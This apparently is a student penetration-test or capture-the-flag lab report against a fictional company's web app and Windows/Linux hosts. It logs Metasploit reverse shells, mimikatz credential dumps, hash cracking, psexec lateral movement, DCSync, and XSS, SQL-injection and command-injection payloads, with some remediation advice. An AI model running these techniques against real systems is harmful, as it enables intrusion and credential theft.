Tanya4life

Location: <https://github.com/totalrekall/site/>

Vulnerability: Open Source exposed data

Vendorability:	Open Source
Payload:	Search data

Search

txt:totalrekall site:github.com

found

<https://github.com/totalrekall/site/>

in file site/blob/main/xampp.users

found: trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0

Flag 1: after using jack Tanya4life

Flag2:

4d7b349705784a518bc876bc2ed6d4f6

Location: 172.22.117.20


Vulnerability: open ports


Payload: exploit open port with credentials

Scan nmap -A 172.22.117.0/24

```
|_r--r--r-- 1 ftp ftp          32 Feb 15  2022 flag3.txt
|_ftp-bounce: bounce working!
|_ftp-syst:
|_SYST: UNIX emulated by FileZilla
25/tcp open  smtp          SLmail smtpd 5.5.0.4433
|_smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP
79/tcp open  finger          SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp open  http           Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
|_Basic realm=Restricted Content
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw          SLMail pop3pw
110/tcp open  pop3            BVRP Software SLMAIL pop3d
135/tcp open  msrpc           Microsoft Windows RPC
139/tcp open  netbios-ssn     Microsoft Windows netbios-ssn
```

Login to 172.22.117.20 using credentials from flag 1



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 flag2.txt	2022-02-15 13:53	34	

4d7b349705784a518bc876bc2ed6d4f6

Flag3:

89cb548970d44f348bb63622353ae278

Location: 172.22.117.20

Vulnerability: open ports

Payload: exploit open port

From the previous nmap scan we noticed ftp port 21 is open and we can log in as anonymous

```
# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp          32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
```

```
(root@kali)-[~]
# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Flag4:**822e3434a10440ad9cc086197819b49d**

Location: 172.22.117.20

Vulnerability: open ports

Payload: exploit pop3 open port with Metasploit

msf6 > search pop3

Matching Modules		Disclosure Date	Rank	Check
0	auxiliary/server/capture/pop3		normal	No
1	exploit/linux/pop3/cyrus_pop3d_popsubfolders	2006-05-21	normal	No
2	auxiliary/scanner/pop3/pop3_version		normal	No
3	auxiliary/scanner/pop3/pop3_loginmachine		normal	No
4	exploit/windows/pop3/seattlelab_pass	2003-05-07	great	No
5	post/windows/gather/credentials/outlook		normal	No
6	exploit/windows/smtp/ypops_overflow1	2004-09-27	average	Yes


```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread             yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.22.117.100     yes       The listen address (an interface may be specified)
  LPORT     4444               yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode                Size      Type        Last modified          Name
----                -
100666/rw-rw-rw-    32        fil         2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-    3358      fil         2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-    1840      fil         2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-    3793      fil         2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-    4371      fil         2022-04-05 12:49:54 -0400  maillog.002

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >

```

Flag5:**54fa8cd5c1354adc9214969d716673f5**

Location: 172.22.117.20

Vulnerability: System browsing

Payload: Windows scheduler

```

822e3434a10440ad9cc086197819b49dmeterpreter > shell
Process 4556 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>

```



```

C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

Folder: \
TaskName
Next Run Time
Status
=====
flag5
N/A
Ready
MicrosoftEdgeUpdateTaskMachineCore
3/6/2025 6:34:48 PM
Ready
MicrosoftEdgeUpdateTaskMachineUA
3/6/2025 5:04:48 PM
Ready
OneDrive Reporting Task-S-1-5-21-2013923
3/7/2025 11:18:12 AM
Ready
OneDrive Standalone Update Task-S-1-5-21
3/7/2025 10:20:18 AM
Ready

Folder: \Microsoft
TaskName
Next Run Time
Status
=====
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\OneCore
TaskName
Next Run Time
Status
=====
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows

```

```

C:\Program Files (x86)\SLmail\System>schtasks /query /fo LIST /v /tn "flag5"
schtasks /query /fo LIST /v /tn "flag5"

Folder: \
HostName: WIN10
TaskName: \flag5
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 3/6/2025 4:55:34 PM
Last Result: 1
Author: WIN10\sysadmin
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \
Start In: N/A
Comment: 54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes
Power Management: Stop On Battery Mode
Run As User: ADMBob
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: At logon time
Start Time: N/A

```

Flag6:**Computer!**

Location: 172.22.117.20

Vulnerability: kiwi

Payload: Windows hash

Load kiwi and do ls_a_dump_sam

```

User : Flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 7c8a38104693d8cca74228f4b757129c
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

```

```

(root@kali)-[~]
# john flag6.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (?)
1g 0:00:00:00 DONE 2/3 (2025-03-06 20:45) 12.50g/s 1118Kp/s 1118Kc/s 1118Kc/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

```

Flag7:6fd73e3a2c2740328d57ef32557c2fdc

Location: 172.22.117.20

Payload: Search file system for interesting files

```

c:\Users\Public\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-DB02

Directory of c:\Users\Public\Documents

02/15/2022  02:02 PM    <DIR>          .
02/15/2022  02:02 PM    <DIR>          ..
02/15/2022  02:02 PM                32 flag7.txt
                1 File(s)                32 bytes
                2 Dir(s)  3,415,724,032 bytes free

c:\Users\Public\Documents>more flag7.txt
more flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc

```

Flag8:**ad12fc2ffc1e47**

Location: 172.22.117.20 and 172.22.117.10

Vulnerability: kiwi and metasploit

Payload: Windows Increased privilege

Load kiwi

```

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:65428 ) at 2025-03-09 17:57:03 -0400

meterpreter > load kiwi
Loading extension kiwi ...
.#####.  mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.
Success.

```

```

meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-36898848116-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 3/9/2025 2:58:37 PM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

```

Use john to crack the hash which reveals password Changeme!

Use the credentials to login in the server2019

```

msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

  Name                Current Setting  Required  Description
  ----                -
  RHOSTS              172.22.117.10   yes       The target host(s), see https://
  RPORT              445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION              no       Service description to to be use
  SERVICE_DISPLAY_NAME              no       The service display name
  SERVICE_NAME              no       The service name
  SMBDomain          rekall           no       The Windows domain to use for au
  SMBPass            Changeme!        no       The password for the specified u
  SMBSHARE              no       The share to connect to, can be
  SMBUser            ADMBob           no       The username to authenticate as

```

```

meterpreter > shell
Process 3008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

Administrator      flag8-ad12fc2fffc1e47
Guest               hodge
krbtgt              tschubert
The command completed with one or more errors.

```

Flag9:

f7356e02f44c4fe7bf5374ff9bcbf872

Location: 172.22.117.10

Payload: Windows file browsing


```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 142E-CF94

Directory of C:\

02/15/2022  03:04 PM                32 flag9.txt
09/15/2018  12:19 AM             <DIR>        PerfLogs
02/15/2022  11:14 AM             <DIR>        Program Files
02/15/2022  11:14 AM             <DIR>        Program Files (x86)
02/15/2022  11:13 AM             <DIR>        Users
02/15/2022  02:19 PM             <DIR>        Windows
                1 File(s)                32 bytes
                5 Dir(s)  18,984,083,456 bytes free

C:\>more flag9.txt
more flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
```

Flag10:**4f0cfd309a1965906fd2ec39dd23d582**

Location: 172.22.117.10

Vulnerability: kiwi DCSync

Payload: Windows hash

```
[!] Loaded x86 Kiwi on an x64 architecture.


Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain
[+] Account      : administrator
[+] NTLM Hash    : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash      : 0e9b6c3297033f52b59d01ba2328be55
[+] SID          : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID          : 500
```

Summary Vulnerability Overview

	Vulnerability	Exploitation Likelihood	Potential Impact	HOST	Port	Web Page	Payload	
1	XSS reflected	High	Medium			Welcome.php	<script>alert("I love my ?Name");</script>	
2	XSS reflected	High	Medium			Memory-Planner.php	<SCRIPTscriptT>alert("I love my ?Name");</SCRIPTscriptT	
3	XSS Stored	High	High			comments.php	<script>alert("hello world");</script>	
4	Sensitive data exposure	Medium	High			About-Rekall.php	HTTP response headers	
5	Local File Inclusion	High	High			Memory-Planner.php	Upload php file	
6	Local File Inclusion	High	High			Memory-Planner.php	Upload jpg.php file	
7	SQL injection	Critical	Critical			Login.php	' or '1' = '1' for password	
8	Sensitive data exposure	Medium	High			Login.php	View raw html	
9	Sensitive data exposure	Medium	High			disclaimer.php	file access	
10	Command injection	Critical	Critical			networking.php	compound command using && or ;	
11	Command injection	Critical	Critical			networking.php	compound command using	
12	Brute Force Attack	High	Medium			Login.php	exploit networking.php to get /etc/passwd	
13	Command injection	Critical	Critical			souvenirs.php	inject system command in the URL	
14	Session management	Medium	Medium			admin_legal_data.php	brute force URL request increasing the admin id	
15	Open source exposed data	Low	Medium			https://centralops.net/co/	search for confidential data	
16	Open source exposed data	Low	Medium			crt.sh	search for confidential data	
17	Apache Tomcat Remote code execution vulnerability (CVE-2017-12617)	Critical	Critical	192.168.13.10			use Metasploit to exploit the vulnerability	
18	Shellshock	Critical	Critical	192.168.13.11			use Metasploit to exploit the vulnerability	
19	Struts-CVE-2017-5638	Critical	Critical	192.168.13.12			use Nessus and Metasploit to exploit the vulnerability	
20	Drupal-CVE-2019-6340	Critical	Critical	192.168.13.13			use Nessus and Metasploit to exploit the vulnerability	
21	CVE-2019-14287	Critical	Critical	192.168.13.14			use SSH and login with exposed data	
22	Open source exposed data	Low	Medium			https://github.com/totalrekall/site	search for confidential data	
23	Open ports	Medium	Medium	172.22.117.20	80		exploit open http port with credentials	
24	Open ports	Medium	Medium	172.22.117.20	21		exploit ftp open port	
25	Open ports	Medium	Medium	172.22.117.20	110		exploit pop3 open port	
26	System browsing	Low	Low	172.22.117.20			Windows scheduler	
27	kiwi hash dump	Critical	Critical	172.22.117.20			Windows hash	
28	kiwi hash dump	Critical	Critical	172.22.117.10			Windows hash and metasploit	
29								


Heat map provided by ChatGPT using values from the table.


Vulnerabilities Mapped By Likelihood Vs Impact (Inverted Y-Axis)





Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected or Stored XSS Vulnerabilities in multiple web pages
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Malicious scripts successfully stored or reflected on multiple pages.


Images	
Affected Hosts	
Remediation	<p>Enhanced Input validation. Use appropriate response headers. Encode data on output. Enhanced integration test cases. Add peer reviews as part of development practices.</p>

Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Successfully uploaded malicious scripts on multiple sections of Memory-Planner.php
Images	
Affected Hosts	

Remediation	Use a database instead of the web server file system,. Use whitelisting to verified files. Use dynamic path concatenation. Enhanced integration test cases. Add peer reviews as part of development practices.
--------------------	--

Vulnerability 3	Findings
Title	Command injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Successful appended commands to various fields
Images	 
Affected Hosts	
Remediation	Enhanced input validation. Use principle of least privilege. Update and patch applications. Enhanced integration test cases. Add peer reviews as part of development practices.

Vulnerability 4	Findings
Title	Apache Tomcat Remote code execution vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS





Risk Rating	Critical
Description	Successful exploitation of Apache Tomcat vulnerability for remote code execution.
Images	 <pre> msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description --- - Proxies 192.168.13.10 no A proxy chain of format type:host:port[,type:host] RHOSTS 192.168.13.10 yes The target host(s), see https://github.com/rapid7 RPORT 80 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VHOST / no HTTP server virtual host msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RPORT 8080 RPORT => 8080 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.24.45.193:4444 [*] Uploading payload ... [*] Payload executed! [*] Command shell session 1 opened (172.24.45.193:4444 -> 192.168.13.10:58170) at 2025-0 ls LICENSE NOTICE RELEASE-NOTES </pre>
Affected Hosts	192.168.13.10
Remediation	Schedule regular updates for the Applications and the Operating System.

Vulnerability 5	Findings
Title	Shellshock Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Successful exploitation of Shellshock that resulted in gaining a shell at root level

<p>Images</p>	<pre> meterpreter > cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/games:/usr/local/sbin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include_dir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less </pre> <pre> meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: </pre>
<p>Affected Hosts</p>	<p>192.168.13.11</p>
